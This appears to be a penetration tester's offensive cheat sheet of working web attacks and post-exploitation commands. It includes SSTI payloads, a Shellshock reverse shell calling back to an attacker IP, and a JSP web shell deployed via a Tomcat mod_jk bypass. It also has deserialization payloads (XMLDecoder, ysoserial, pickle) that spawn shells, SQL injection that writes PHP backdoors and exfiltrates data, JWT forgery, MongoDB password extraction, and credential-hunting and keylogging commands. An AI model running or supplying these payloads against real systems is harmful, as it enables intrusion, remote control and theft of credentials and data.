Example 1 – 404 Error Management              :Uber SSTI Example
Enumerate the functions available:
http://site/test{{''.__class__.mro()[1].__subclasses__()[1]%7D%7D
Enumerate a specific function, in this case subprocess.Popen
http://site/test{{''.__class__.mro()[2].__subclasses__()[233](['CMD', 'CMD';])}}

Example 2 (Twig 1.9.0)
http://site/?name=hacker{{_self.env.registerUndefinedFilterCallback(%27exec%27)}}{{_sel
f.env.getFilter(%27COMMAND%27)}}
```

Shellshock (Apache Server)

Use Nmap to identify open ports. TCP port 80 is opened and Apache service running
Use Burp to navigate to the URL, detect that any URLs accessed when the page is loaded
By using Firebug, we can identify any CGI page which call system command /cgi-bin/status in our example. Needed for exploiting shellshock

Read Arbitrary Files Example

```
echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo
\$(</etc/passwd)\r\nHost: ip\r\nConnection: close\r\n\r\n" | nc ip 80
```

Attack Listener

```
nc -l -p 443
```

Reverse Shell Exploit (requires netcat to be on victim's /usr/bin/)

```
echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc
<attacker_ip> 443 -e /bin/sh\r\nHost: <victim_ip>\r\nConnection: close\r\n\r\n" | nc
<victim_ip> 80
```

Alternate Example

Use Fiddler to identify cgi-bin packet, drop in composer to copy (or in Burpe right click the GET request for cgi-bin and send to Repeater.
Test for shellshock: Replace the user agent string with User-Agent: () { :;}; echo $(</etc/passwd)
In Burpe click go and you should see the response on the right, in Fiddler click Execute and then when the response shows up click the response, Inspectors.
Drop a beacon through shellshock:
On your attack box type nc –l –p 1234 for the listener
In Burpe or Fiddler, replace the user agent string with User-Agent: () { :;}; /usr/bin/nc <attacker ip> 1234 –e /bin/bash
If we don't get a response that's good because our netcat session is still open.

Tomcat

mod jk

Looking at the GET request in this example only shows us Apache, not showing Tomcat
If we try to go to a non-existent page contained within the site, we see Tomcat version
This is indicative of a mod_jk vulnerability
Going to site/manager/html will not get you there because it's only exposed by Tomcat, not Apache
In our example site/examples is the Tomcate service, but site/examples/../manager/html wont work because the browser normalizes in this example. Try
site/examples/%252e%252e/manager/html :here we have to double encode – mod_jk decodes %25 as "%", then tomcate decodes %2e as "."
tomcat/tomcat, admin/admin, admin/tomcat, admin/no password are default logins
Here we want to upload a .war file which is actually just a zip file

index.jsp (from PenTesterLabs) – alternatively you could use a Servlet too

```
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
   String cmd = request.getParameter("cmd");
   String output = "";
   if(cmd != null) {
      String s = null;
      try {
         Process p = Runtime.getRuntime().exec(cmd,null,null);
         BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
         while((s = sI.readLine()) != null) { output += s+"</br>"; }
      }  catch(IOException e) {   e.printStackTrace();   }
   }
%>
<pre><%=output %></pre>
```

Then put your index.jsp into a webshell folder

```
mkdir webshell
```

```
cp index.jsp webshell
cd webshell
$ jar -cvf ../webshell.war *
```

Tomcat 6:
If we try to upload through the button on the page we get a 404 error. Remember you have to double encode to get to your directory. Right click the submit button and select Inspect to see/modify the source code of the button and the form action should show you a relative path. In this case change <form action="/examples/html/upload;jsession…" to <form action=http://site/examples/jsp/%252e%252e/%252e%252e/manager/html/upload;jession... Once Webshell is deployed you will see it in the GUI, but remember to access it you have to use the full path – instead of site/webshell use site/examples/%252e%252e/webshell/

Tomcat 7:
In our example, to get to the admin page we change site/example/jsp to site/examples/jsp/%252e%252e/%252e%252e/manager/html. We right clicked the submit botton, selected Inspect, then changed <form method="post" action="examples/html/upload?..." to <form method="post" action="/examples/%252e%252e/manager/html/upload?...>. Then we run Burp while we submit the war file (which sends back an error because we don't send any session information). So to bypass this, reload your mamagement page, but before you forward in Burp right click the request, Do Intercept – Response to this request (then forward the packet). In the Response, we can see that the Path is set to /manager/ which is why we are getting an error – we need a sessionID for that path. If we simply change Path=/manager/ to Path=/. Forward the packet, change the path in your submit action again, and you should see a webshell successfully loaded in your list. To access it simply go to site/examples/%252e%252e/webshell/. There we can enter commands to run.

JSON Web Tokens

Article
JWT pattern: Base64(Header).Base64(Data).Base64(Signature) :Header itself is not signed
Sigs can be RSA based, ECC, HMAC, None

None Algorithm Example
Register a login, then login. Do with Fiddler/Burp open
In Fiddler look at 200 login page, Cookie Tab auth=… (might be in JSON tab)
Decode your auth string here (remember to remove auth=)
Change algorithm to None ("alg": "None") :Note for this to work do not copy the signature = anything past the last "." – leave last "octet" blank
In Fiddler click composer tab, drag the packet that you had a successful login
Under Cookie or JSON copy your new auth=string, remember do not copy signature section
Click the Inspector Tab above, then WebView

Websites Using Git

Git Information Leak
With modern URL mapping (i.e. not relaying on the filesystem) , it's less and less common to see this kind of issues but it's always important to look for them anyway.
wget –r http://site/.git/
#first, don't run from bash from windows – it doesn't work. Run from kali
#while wget is running open a new terminal and run the following:
Git diff
#this should show some files not downloaded, press enter

XMLDecoder (Java Class) Deserialization

If you can get an application to use an arbitrary data in a call to the method readobject, gain instant code execution.

Detection: contained in first line of signature generated by server. Example: <java version="1.7.0_67" class="java.beans.XMLDecoder">

To get a shell, the Java code would look like this:

```
Runtime run = Runtime.getRuntime();
String[] commands = new String[] { "/usr/bin/nc", "-l","-p", "9999", "-e", "/bin/sh" };
run.exec(commands );
```

Our payload in an xml file we submit to the site (using exec) to run looks like:

```
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.7.0_21" class="java.beans.XMLDecoder">
 <object class="java.lang.Runtime" method="getRuntime">
      <void method="exec">
      <array class="java.lang.String" length="6">
          <void index="0">
              <string>/usr/bin/nc</string>
          </void>
          <void index="1">
              <string>-l</string>
          </void>
          <void index="2">
              <string>-p</string>
          </void>
          <void index="3">
              <string>9999</string>
          </void>
          <void index="4">
              <string>-e</string>
          </void>
          <void index="5">
              <string>/bin/sh</string>
          </void>
      </array>
      </void>
 </object>
</java>
```

OR

Our payload in an xml file we submit to the site (using ProcessBuilder) to run looks like:

```
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.7.0_21" class="java.beans.XMLDecoder">
  <void class="java.lang.ProcessBuilder">
    <array class="java.lang.String" length="6">
      <void index="0">
        <string>/usr/bin/nc</string>
      </void>
      <void index="1">
         <string>-l</string>
      </void>
      <void index="2">
         <string>-p</string>
      </void>
      <void index="3">
         <string>9999</string>
      </void>
      <void index="4">
         <string>-e</string>
      </void>
      <void index="5">
         <string>/bin/sh</string>
```

```
      </void>
    </array>
    <void method="start" id="process">
    </void>
  </void>
</java>
```

ObjectInputStream, using readObject (Java Applications: Groovy, Jdk7u21, Spring1, etc) Deserialization

Applications using the method readObject() on data coming in from user are subject to this.

Detection: The cookie we receive when we login starts with rO0 ("ac ed" decoded), which is usually an indication of a base64 encoded, Java deserialized object.

The tool ysoserial embeds gadgets that can leverage readObject. Download link here

```
java -jar ysoserial-0.0.4-all.jar
```

Our example is a Spring application, so we just use the Spring1 payload. If we didn't have this information, we would have to try all the payloads and hope that a "vulnerable" library is loaded by the application.

Generate our payload using:
java -jar ysoserial-0.0.4-all.jar Spring1 "/usr/bin/nc -l -p 9999 -e /bin/sh" | base64
Then copy the base64 output and copy it to the auth= portion of your replay packet.

Jenkins (Java Class) Deserialization

Jenkins supports serialised objects based on XStream. Previously, it was possible to get code execution using java.beans.EventHandlerbut it's no longer the case.

Thankfully, Jenkins embeds few third party libraries that include Gadget that can provide an attacker with remote code execution. The payload illustrated in this exercise relies on Groovy:

```
<map>
  <entry>
    <groovy.util.Expando>
      <expandoProperties>
        <entry>
          <string>hashCode</string>
          <org.codehaus.groovy.runtime.MethodClosure>
            <delegate class="groovy.util.Expando"/>
            <owner class="java.lang.ProcessBuilder">
              <command>
                <string>open</string>
                <string>/Applications/Calculator.app</string>
              </command>
            </owner>
            <method>start</method>
          </org.codehaus.groovy.runtime.MethodClosure>
        </entry>
      </expandoProperties>
    </groovy.util.Expando>
    <int>1</int>
  </entry>
</map>
```

I had to append ?name=newName to the Jenkins URL that made new items & change to HTTP 1.0 & also change application type to application/xml

```
POST /createItem?name=test HTTP/1.0
[...]
```

Pickle (Python Class) Deserialization

Python Application Using Pickle Library (turns objects->strings for easy storage in db)
After registering a user, we inspect the login page with Burpe or Fiddler. In the Cookies we see a session=… In Burpe we can right click and send to decoder. We take the first part of the session before the "." and base64 decode it. If we base64 decode in Burpe it stripped out the {} surrounding our variables required for JSON, but online at https://www.base64decode.org/ it decoded properly. Everything after the first "." Does not

decode so it appears to be part of a hash for the base64 decoded variable which we saw was the user name. If we select the remember me function during login, then take that and send to base64 decode we see both the old session id, and a new one that when decoded has a really long line which is a good indication that something has been pickled. In this case the remember me function is more likely to be vulnerable. Below is a python script to pickle a code ourself and try to inject in place of the username variable. Run python pickle.py. Take the output and replace your rememberme session, but don't forget to also remove the logged in session id otherwise the rememberme will get disregarded.

pickle.py (from pentesterlabs)

```
import cPickle
import os
import base64

class Blah(object):
def __reduce__(self):
return (os.system,("netcat -c '/bin/bash -i' -l -p 1234 ",))

print base64.b64encode(cPickle.dumps(Blah()))
```

Ruby on Rails Remote Code Deserialization (CVE-2013-0156, embedding YAML in XML)

Arbitrary deserialization that can be used to trigger SQL injection and even Code execution
Proof of concept exploit

Create a new action with arbitrary code in it. use the exploit above as copying and pasting the payload will break the syntax of the YAML. YAML is very sensitive to line-break and whitespaces. Here we can see that the YAML is used to run some Ruby code.

Scan for Ruby on Rails

```
auxiliary/scanner/http/http_version in metasploit    :ports 80, 343, 3000, 3001, 4567, 8080, 8443, and 3790
Rails may be only be accessible at a certain path, such as /forum or /redmine
```

Scan for vulnerability

```
msf> use auxiliary/scanner/http/rails_xml_yaml_scanner
msf  auxiliary(rails_xml_yaml_scanner) > set RHOSTS 192.168.0.0/24
msf  auxiliary(rails_xml_yaml_scanner) > set RPORT 80
msf  auxiliary(rails_xml_yaml_scanner) > set THREADS 128
msf  auxiliary(rails_xml_yaml_scanner) > run
```

Exploit through MetaSploit

```
msf> use exploit/multi/http/rails_xml_yaml_code_exec
msf  exploit(rails_xml_yaml_code_exec) > set RHOST 192.168.0.4
msf  exploit(rails_xml_yaml_code_exec) > set RPORT 80
msf  exploit(rails_xml_yaml_code_exec) > exploit

id
cat /etc/passwd
```

SQL Injection Automated

```
sqlmap –u http://192.168.11.35 --crawl=1          :enum pages, search vulns
sqlmap –u http://192.168.11.35/comment.php?id=738 --dbms=mysql --dump --threads=5
                                                  :automate extraction of data
Sqlmap –u http://192.168.11.35/comment.php?id=738 --dbms=mysql –os-shell
                                                  :attempt to upload cmd shell on target
```

SQL Injection Commands Notes

```
SQL Injection Tests
test' OR 1=1;--                                   :try inputting to user field
test' OR 1=1--                                    :try inputting to user field
test' OR 1=1;#                                    :try inputting to user field
test' OR 1=1 LIMIT 1#                             :developer limited output to 1 result
\ in username and in password  field ' or 1=1#    :dev blocks ' so use / to escape '
example1.php?name=root' or '1'='1                 :normal page name=root
.php?name=root' or '1'='1' %23                    :(%23=#), same as above
.php?id=2%20%23                                   :(%23=#)
.php?id=3-1 also .php?id=2.0 or .php?id=1%2B1     :same as last entry (%2B=+)

SQL Injection Test with SQL Statement (look to see where echoed in SQL statement)
.php?order=name` %23    or    name` ASC # or  name`, `name  :(# change to %23); results
                                                  wont change but wrong syntax breaks
name` DESC #                                      :descending order
IF(1, column1,column2) or IF(0, column1,column2):sort compares values as strings not
                                                  integers if one column contains string

Bypass Input Validation Techniques
?name=root'%09or%09'1'='1                         :(replace spaces with %09=\t)bypass
                                                  ERROR NO SPACE
?name=root'/**/or/**/'1'='1                       :(/**/ alternate for #,ERROR NO SPACE
Alternative to above: sqlmap -u "http://192.168.79.162/sqli/example2.php?name=root" --
                                                  dump --tamper=space2comment
using mysql_real_escape_string can prevent above,
.php?id=3-1%09or%091=1                            :in this example had to take out '
.php?id=3-1%09or%091=1%23123                      :example where regex to test if last
                                                  character is integer
.php?id=2%0A or 1=1   (123\nPYLD,PAYLOAD\n123,PAYLOAD\n123\nPAYLOAD):%0A=line feed; for
                                                  regex using /m (PCRE_MULTILINE)
呵' or 1=1 #                                      :use a GBK character to bypass
                                                  mysql_real_escape_string()
```

SQL Injection Examples

```
wronguser or 1=1 LIMIT 1;#                        :basic SQL inj ex
exec master..xp_cmdshell 'ping <attackerIP>' --:MySQL – run code
http://192.168.11.35/comment.php?id=738 union all select 1,2,3,4,"<?php echo
shell_exec($_GET['cmd']);?>",6 into OUTFILE 'c:/xampp/htdocs/backdoor.php'
                                                  :create malicious PHP file on server
and 1=0 union select '<php code>' INTO OUTFILE '/var/www/html/mycode.php'
                                                  :mysql –build malicious PHP file
exec master..sp_makewebtask \\ip\share\results.html, "select * from
information_schema.tables"                        :mysql-exfil data to attacker file share
```

MS SQL Injection Commands (http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet)

```
SELECT @@version                                  :version
SELECT user_name();                               :current user
SELECT system_user;                               :current user
SELECT user;                                      :current user
SELECT loginame FROM master..sysprocesses WHERE spid = @@SPID
SELECT name FROM master..syslogins                :list users
```

```
SELECT name, password FROM master..sysxlogins — priv, mssql 2000; :list pass hashes
SELECT name, master.dbo.fn_varbintohexstr(password) FROM master..sysxlogins — priv,
mssql 2000. Need to convert to hex to return hashes in MSSQL error message / some
version of query analyzer                    :list password hashes
SELECT name, password_hash FROM master.sys.sql_logins — priv, mssql 2005; :list pass-h
SELECT name + '-' + master.sys.fn_varbintohexstr(password_hash) from
master.sys.sql_logins — priv, mssql 2005     :list password hashes
MSSQL 2000 and 2005 Hashes are both SHA1-based. phrasen|drescher can crack these.
SELECT name FROM master..sysdatabases;       :list dbs
SELECT DB_NAME(N); — for N = 0, 1, 2, …      :list dbs
SELECT master..syscolumns.name, TYPE_NAME(master..syscolumns.xtype) FROM
master..syscolumns, master..sysobjects WHERE
master..syscolumns.id=master..sysobjects.id AND master..sysobjects.name='sometable'; —
list colum names and types for master..sometable :list columns
SELECT name FROM master..sysobjects WHERE xtype = 'U'; — use xtype = 'V' for views:tables
SELECT name FROM someotherdb..sysobjects WHERE xtype = 'U';  :list tables
```

MS SQL Command Execution

```
EXEC xp_cmdshell 'net user'; — privOn MSSQL 2005 you may need to reactivate xp_cmdshell
first as it's disabled by default:
EXEC sp_configure 'show advanced options', 1; — priv
RECONFIGURE; — priv
EXEC sp_configure 'xp_cmdshell', 1; — priv
RECONFIGURE; — priv
```

MySQL Injection Commands (http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet)

```
SELECT @@version                             :version
SELECT user_name();                          :current user
SELECT system_user;                          :current user
SELECT user;                                 :current user
SELECT system_user();                        :current user
SELECT user FROM mysql.user; — priv          :list users
SELECT host, user, password FROM mysql.user; — priv  :list password hashes
John the Ripper will crack MySQL password hashes
SELECT schema_name FROM information_schema.schemata; — for MySQL >= v5.0:list dbs
SELECT distinct(db) FROM mysql.db — priv     :list dbs
SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE
table_schema != 'mysql' AND table_schema != 'information_schema' :list columns
SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema !=
'mysql' AND table_schema != 'information_schema' :list tables
```

MySQL Command Execution

```
Command Execution: If mysqld (<5.0) is running as root AND you compromise a DBA account
you can execute OS commands by uploading a shared object file into /usr/lib (or
similar). The .so file should contain a User Defined Function
(UDF). raptor_udf.c explains exactly how you go about this. Remember to compile for the
target architecture which may or may not be the same as your attack platform.
Local File Access: …' UNION ALL SELECT LOAD_FILE('/etc/passwd') — priv, can only read
world-readable files. SELECT * FROM mytable INTO dumpfile '/tmp/somefile'; — priv,
write to file system
```

SQL Injection to Shell Example

```
Fingerprinting
telnet site 80                               :only if HTTP was available
GET /HTTP/1.1
Host: site                                   :shows server/PHP version
openssl s_client -connect vulnerable:443     :telnet wont work on HTTPS
Then use Burp or Fiddler to see Server/PHP version

Enumerating using wfuzz
python wfuzz.py -c -z file,wordlist/general/big.txt --hc 404 http://site/FUZZ
```

*some systems use python wfuzz.py with wfuzz
python wfuzz.py -z file -f commons.txt --hc 404 http://site/FUZZ.php - detect php scripts

changing site/cat.php?id=1 to site/cat.php?id=2-1 and working tells us site may be vulnerable to injection
test site/cat.php?id=1' throws an error telling us SQL
test site/cat.php?id=1 and 1=1 gives us the regular page, testing for inj methods
test site/cat.php?id=1 and 1=0 doesn't return anything because false, exploitable
site/cat.php?id=1 union select 1 – throws error because we have to have the same amount of matching columns so site/cat.php?id=1 union select 1,2 then site/cat.php?id=1 union select 1,2,3 … until finally union select 1,2,3,4 works
site/cat.php?id=1 order by 10 - tries to order by column #10. Our example throws error so we try until we get the max value, which tells us the number of columns
site/cat.php?id=1 union select 1,@@version,3,4 - gives us version of database
site/cat.php?id=1 union select 1,user(),3,4 - gives us the current user
site/cat.php?id=1 union select 1,database(),3,4 - gives us the current db
site/cat.php?id=1 union select 1,table_name,3,4 from information_schema.tables
We notice a users table so we want to get info to be able to query it:
site/cat.php?id=1 union select 1,column_name,3,4 from information_schema.columns – we notice login/password columns
site/cat.php?id=1 union select 1,login,3,4 from users
site/cat.php?id=1 union select 1,password,3,4 from users – looks like a hashed passwd
site/cat.php?id=1 union select 1,concat(login,':',password),3,4 from users

Cracking password
Try googling the hash to see if you can find the decrypted password easily OR
./john password --format=raw-md5 --wordlist=dico --rules

Getting Command Injection
Now that you have admin access log in to the site as admin
We create a php file and try to upload it as a picture:

```
<?php
      system($_GET['CMD']);
?>
```

But we get an error trying to prevent uploading php files – try changing extension to .php3 or .php4 and we are able to upload.
We look at the source code to see where the image was uploaded to, /admin/uploads/
site/admin/uploads/test.php3?cmd=uname -a :runs our command
site/admin/uploads/test.php3?cmd=cat /etc/passwd :

Oracle Injection Commands (http://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet)

SELECT banner FROM v$version WHERE banner LIKE 'Oracle%'; :version
SELECT banner FROM v$version WHERE banner LIKE 'TNS%'; :version
SELECT version FROM v$instance; :version
SELECT user FROM dual :current user
SELECT username FROM all_users ORDER BY username; :list users
SELECT name FROM sys.user$; — priv :list users
SELECT name, password, astatus FROM sys.user$ — priv, <= 10g. astatus tells you if acct is locked :list password hashes
SELECT name,spare4 FROM sys.user$ — priv, 11g :list password hashes
checkpwd will crack the DES-based hashes from Oracle 8, 9 and 10.
SELECT * FROM session_privs; — current privs :list privs
SELECT * FROM dba_sys_privs WHERE grantee = 'DBSNMP'; — priv, list a user's privs
SELECT grantee FROM dba_sys_privs WHERE privilege = 'SELECT ANY DICTIONARY'; — priv, find users with a particular priv :list privs
SELECT GRANTEE, GRANTED_ROLE FROM DBA_ROLE_PRIVS; :list privs
SELECT DISTINCT owner FROM all_tables; — list schemas (one per user):list dbs
SELECT column_name FROM all_tab_columns WHERE table_name = 'blah'; :list columns
SELECT column_name FROM all_tab_columns WHERE table_name = 'blah' and owner = 'foo';
SELECT table_name FROM all_tables; :list tables
SELECT owner, table_name FROM all_tables; :list tables

Oracle Command Execution

Command Execution: Java can be used to execute commands if it's installed.ExtProc can

sometimes be used too, though it normally failed
Local File Access: UTL_FILE can sometimes be used. Check that the following is non-null: SELECT value FROM v$parameter2 WHERE name = 'utl_file_dir';Java can be used to read and write files if it's installed (it is not available in Oracle Express).

MongoDB Injection (typically v2.2.3 and below)

```
user' || 1==1 //                                :SQL equivalent to: ' or 1=1 #
user' || 1==1 <!--                              :SQL equivalent to: ' or 1=1 #
user' || 1==1 %00                               :SQL equivalent to: ' or 1=1 #

Find MongoDBs with nNo Password Set
nmap -Pn -p 27017 --script mongodb-databases x.x.x.x :mongodb runs off port 27017
OR
nosqlmap.py ; select option 4 – scan for anonymous MongoDB Access
OR
msfconsole
use auxiliary/scanner/mongodb/mongodb_login
show options
set rhosts x.x.x.x
exploit

Access MongoDB:
nosqlmap                                        :cmd line tool w/automated steps
mongo <ip>                                      :command line
Robomongo                                       :GUI

Exploit (typically v2.2.3 and below):
exploit/linux/misc/mongod_native_helper

Password Guessing Example
/?search=admin'%20%26%26%20this.password.match(/.*/)%00: we can see a result.
/?search=admin'%20%26%26%20this.password.match(/zzzzz/)%00: we cannot see a result.
/?search=admin'%20%26%26%20this.passwordzz.match(/.*/)%00: we get an error message
(since the field passwordzz does not exist).
test if password match /^a.$/ if it matches test without the wildcard `.`(to check if
it's the full password). Then move to the next letter if it does not match.
test if password match /^b.$/ if it matches test without the wildcard `.`. Then move to
the next letter if it does not match
/^a.*$/ that will return true.
/^a$/ that will return false.
/^aa.*$/ that will return true.
/^aa$/ that will return false.
/^aaa.*$/ that will return false.
/^aab.*$/ that will return true.
/^aab$/ that will return true. The password has been found.
```

Mysql Passwords (On the box, not SQLi)

```
On a lot of systems you should be able to connect to mysql as root with no password
mysql –u root
show databases;
use [DATABASE];
show tables;
select * from [TABLE];
*the show and use cmd wont work with SQL injections, internal commands not part of sql
```

Enumeration

Registry Settings for Null Session Enumeration

```
HKLM\System\CurrentControlSet\Control\Lsa\RestrictAnonymous=0
            :Win 2000 targets (default 0)allowing you to enumerate null remotely
HKLM\System\CurrentControlSet\Control\Lsa\RestrictAnonymousSAM=0
            :Win XP-10 targets (default 1), if 0 allows remote null enumeration
```

NetBIOS Info Scan

```
nbtscan –r <ip/cidr>                    :identify NetBIOS info
```

ENUM4LINUX (Null Session Enum)

```
enum4linux –v <ip>                      :enumeration tool in Kali, user names, shares,
password policies, etc
```

User Enumeration (Nmap)

```
nmap –n –script=smb-enum-users.nse –p 139 <ip> :enumerate users & if passwords needed
```

Establish Null SMB Session From Windows to harvest user names (Using enum by Jordan Ritter)

```
enum –S <target_ip>                             :list of shares (IPC$,ADMIN$,C$)
enum –U <target_ip>                             :list of users
enum –G <target_ip>                             :list of groups and member acconts
enum –P <target_ip>                             :password policy information
```

Establish Null SMB Session From Windows to harvest user names (Using the net cmd)

```
net use \\<ip>                                  :attempts a null session
net view \\<ip>                                 :view accessible shares
net use \\<ip>\<sharename>                      :shares such as IPC$,ADMIN$,C$
net use \\<ip> <password> /u:<user>             :to use a user/password
net use \\<ip> /del                             :delete outbound SMB session
*important to delete sessions or you might not be able to establish more later
net session                                     :view sessions
net session \\<ip> /del                         :delete inbound SMB sessions
local administrators \\<ip>                     :list admins after creation of null sess
global "domain admins" \\<ip>                   :list domain admins after null session
```

Enumerating/Translating Sids / Users

```
net use \\<ip> <password> /u:<user>             :use username/pass if you have
user2sid \\10.10.10.10 <domain>                 :record the security id that generates
sid2user \\<ip> <previous info, no “-“> 500     :500 gives us the admin’s name
for /L %i in (1000,1,1010) do @sid2user \\<ip> <prev info no “-“> %i :enumerate users
```

Linux Assorted Enumeration Methods

```
cat /etc/password                               :locally
finger                                          :locally-currently logged on
who                                             :locally-currently logged on
w                                               :locally-see what user is doing
finger @<ip>                                    :remotely-usually off now
ypcat passwd                                    :remotely-if Network Info Service server
ldapsearch <criteria>                           :remotely-if LDAP is in use
```

ESTABLISH NULL SMB SESSION FROM LINUX TO WINDOWS

```
smbclient –L <win_ip> -U <user> -p 445          :list shares
smbclient //<win_ip> /test –U <user> -p 445     :connect to share like ftp, ls, dir, cd,
get cmds
rpcclient –U <user> <win_ip>                    :establish session
      Enumdomusers                              :list users
      Enumalsgroups <domain>|<builtin>          :list groups
      Lsaenumsid                                :show sids on box
      Lookupnames <name>                        :show sid associated with user or group
name
      Srvinfo                                   :show OS type and version
```

SNMP Enumeration through MetaSploit (helps find user accounts as well)

```
msfconsole
use auxiliary/scanner/snmp/snmp_enum
info
set RHOSTS 192.168.31.200-254
set threads 16
run
```

SNMP Enumeration

```
snmpcheck –t <ip>                               :way easier than 161 or snmpwalk
```

SNMP Enumeration

```
nmap –sU –open –p 161 <ips> -oG snmp.txt        :SNMP scan
echo public >> community                        :enter var in bash
echo private >> community                       :enter var in bash
echo manager >> community                       :enter var in bash
for ip in $(seq 200 254);do echo 192.168.11.$ip;done >ips
onesixytone –c community –i ips                 :161 brute forces snmp
snmpwalk –c public –v1 <ip>                     :Enumerate entire MIB tree
snmpwalk -c public –v1 <ip> 1.3.6.1.4.`.77.1.2.25:Enumerate Windows Users
snmpwalk –c public –v1 <ip> 1.3.6.1.2.1.25.4.2.1.2:Enumerate Windows Processes
snmpwalk –c public –v1 <ip> 1.3.6.1.2.1.6.13.1.3:Enumerate open TCP ports
snmpwalk –c public –v1 <ip> 1.3.6.1.2.1.25.6.3.1.2:Enumerate installed software
```

SMB Session Enumeration through MetaSploit (checks guest sessions for any credentials)

```
msfconsole
use auxiliary/scanner/smb/smb_login
set RHOSTS 192.168.31.200-254
set threads 16
run
```

SMB User Enumeration through MetaSploit

```
Msfconsole
Use auxiliary/scanner/smb/enum_users
Set RHOSTS 192.168.31.200-254
Set threads 16
Run
```

Nmap Enumeration Scan

```
Nmap –sT –A –P0 <target_ip>                     :detailed information
Ls –l /usr/share/nmap/scripts|grep smb          :search for nmap smb protocol checks
```

Nmap Enumeration Scan

```
Nmap –sT –A –P0 <target_ip>                     :detailed information
Ls –l /usr/share/nmap/scripts|grep smb          :search for nmap smb protocol checks
```

SMTP Enumeration Scan (Email)

```
Nc –nv <ip> 25                                  :connect to email server w/netcat
VRFY bob                                        :verify user, 250-successful, 550-fail
For user in $(cat users.txt); do echo VRFY $user|nc –nv –w 1 <emailserver_ip> 25
2>/dev/null |grep ^”250”;done
*a bash script to run VRFY against a list of users, log errors to /dev/null, grep
successful attempts
```

Password Searching

Search for Commands

```
grep –r “password” /                        :grep is linux, but can install grep for Win
find /i “password”                          :Windows command to look for “password”
type *.txt | find /i “string”               :Win command to search file types for string
type <file> | findstr <regex>               :Win command for regex query
strings -n 7|grep “password”                :strings=linux; sysinternals strings=win
select-string –path C:\users\*.txt –pattern password:Powershell equivalent to grep
```

Passwords in Group Policy

```
findstr /S cpassword \\domain\sysvol\*.xml     :passwords often set in Group Policy
ruby gppdecrypt.rb <cpassword_results>         :decrypt password from GP search
```

Key Logger in Meterpreter

```
keyscan_start;keyscan_stop;keyscan_dump        :
```

Key Terms to Search For

```
.kdb & .kdbx                                :keepass file extension
.pfx & .cert & .pem                         :private keys
install                                     :admins typically have install scripts w/creds
AutoSPInstaller                             :common sharepoint installer script w/creds
firewall                                    :
password                                    :
authentication                              :
security                                    :
names                                       :
finance                                     :
e-mail                                      :
ntds.dit                                    :Windows Active Directory dump
```

Searching in Linux

Search for Proxy creds in Ubuntu

```
cat –vet /etc/apt/apt.conf.d/99proxy    : "http://username:password@proxyhost:port/";
cat –vet /etc/apt/apt.conf              :for older versions
cat –vet /etc/cntlm.conf                :cntlm proxy for passing Windows cred
```

/etc/passwd & /etc/shadow

```
smcbrien:x:502:502::/home/smcbrien:/bin/bash
x means password stored in /etc/shadow – not always the case
smcbrien:$6$fP.7DNf/$4PE9jqAbirrW7ERNuHthGLu4nLHDFz25jAGa2pJVTXhSfcfcSU.p3W87BX.nFzWKts
jw27ZZAyPGgx8sIyj9m:15579:0:99999:7:::
$1$=MD5,$2a$=Blowfish,$2y$=BF better,$5$=SHA256,$6$=SHA512
$fP.7DNf/$ = encryption SALT
4PE9jqAbirrW7ERNuHthGLu4nLHDFz25jAGa2pJVTXhSfcfcSU.p3W87BX.nFzWKtsjw27ZZAyPGgx8sIyj9m:1
5579m1 = encrypted & salted password
:15579:= number of days since unix epic (Jan 1,1970) last time this password changed
:0:          =min # of days before a user can change password
:99999:      =max # of days a user can keep the same password (password expiration)
:7:          =user is warned 7 days before expiration of password
:::          =1st field is inactive days, 2nd=account expiration,3rd= reserved
```

Basic Searches

```
find / -type f -exec grep -H 'text-to-find-here' {} \;      :search for text
find /home –name .bash_history                 :good place to find cmds; . means hidden
.sh_history, .zsh_history, .ksh_history        :alternative shells to bash
      *openssl only supports MD5 hashing, try to search for those
find /home –name .bashrc                       :often used to config shell or load info
find /home –name .bash_profile                 :aslo important to look at
find /home –name .bash_history –type f –exec grep –H ‘admin’ {} \;
```

```
ls –ls /tmp        (or /var/tmp)              :check tmp folder for leftover clues
/etc folder – cron jobs, shadow backups, etc
/etc/shadow                                   :normally passwds are encrypted, but an
admin may try to user useradd –p “pass” and do plain text instead of already encrypting
```

Group Permissions

```
cat /etc/sudoers                              :users with sudo permissions
id | grep ‘wheel’                             :RHEL 7 gives sudo to wheel group
tail /etc/group                               :map between names and GIDs
UID 0=root (always), 1-200=static system users, 201-999=dynamic sys users, 1000+=users
```

Search for passwords accidentally typed to shell

```
grep –A 1 passwd .bash_history OR find /home –name .bash_history | grep –A 1 passwd
find /home -name .bash_history -exec grep -A 1 passwd {} \; :passwds typed in shell
find . -name .bash_history -exec grep -A 1 '^passwd' {} \;  :passwds typed in shell
```

Searching for backups

```
find . -depth -print | cpio -o > *.cpio
cpio –i –vd < archive.cpio                    :extract the backup
cpio –t < archive.cpio                        :list the files of the cpio archive
cat backup | cpio –id /etc/fstab        :same as below, extract one file
cpio –id /etc/fstab < archive.cpio            :extract just fstab file from archive
cpio –i –to-stdout /etc/fstab < backup > fstab :try if permissions error above
cd /etc/cron.daily                            :check cronjobs for clue - dcrypt backup

tar –tvf file.tar                             :view TOC for tar archive (.tar)
tar -ztvf file.tar.gz                         :view TOC for tar archive (.tar.gz)
tar –zxvf file.tar.gz <file you want>         :extract file from tar archive
```

Red Hat

```
/home/usr/.redhat-support-tool/redhat-support-tool.conf     :online login to Redhat spt
```

Tomcat Passwords

```
Usually in directory where tomcat is installed, or directory starting w/tomcat in /etc/
tomcat-users.xml
```

Mysql Passwords

```
On a lot of systems you should be able to connect to mysql as root with no password
mysql –u root
show databases;
use [DATABASE];
show tables;
select * from [TABLE];
*the show and use cmd wont work with SQL injections, internal commands not part of sql

strings /var/lib/mysql/mysql/user.MYD
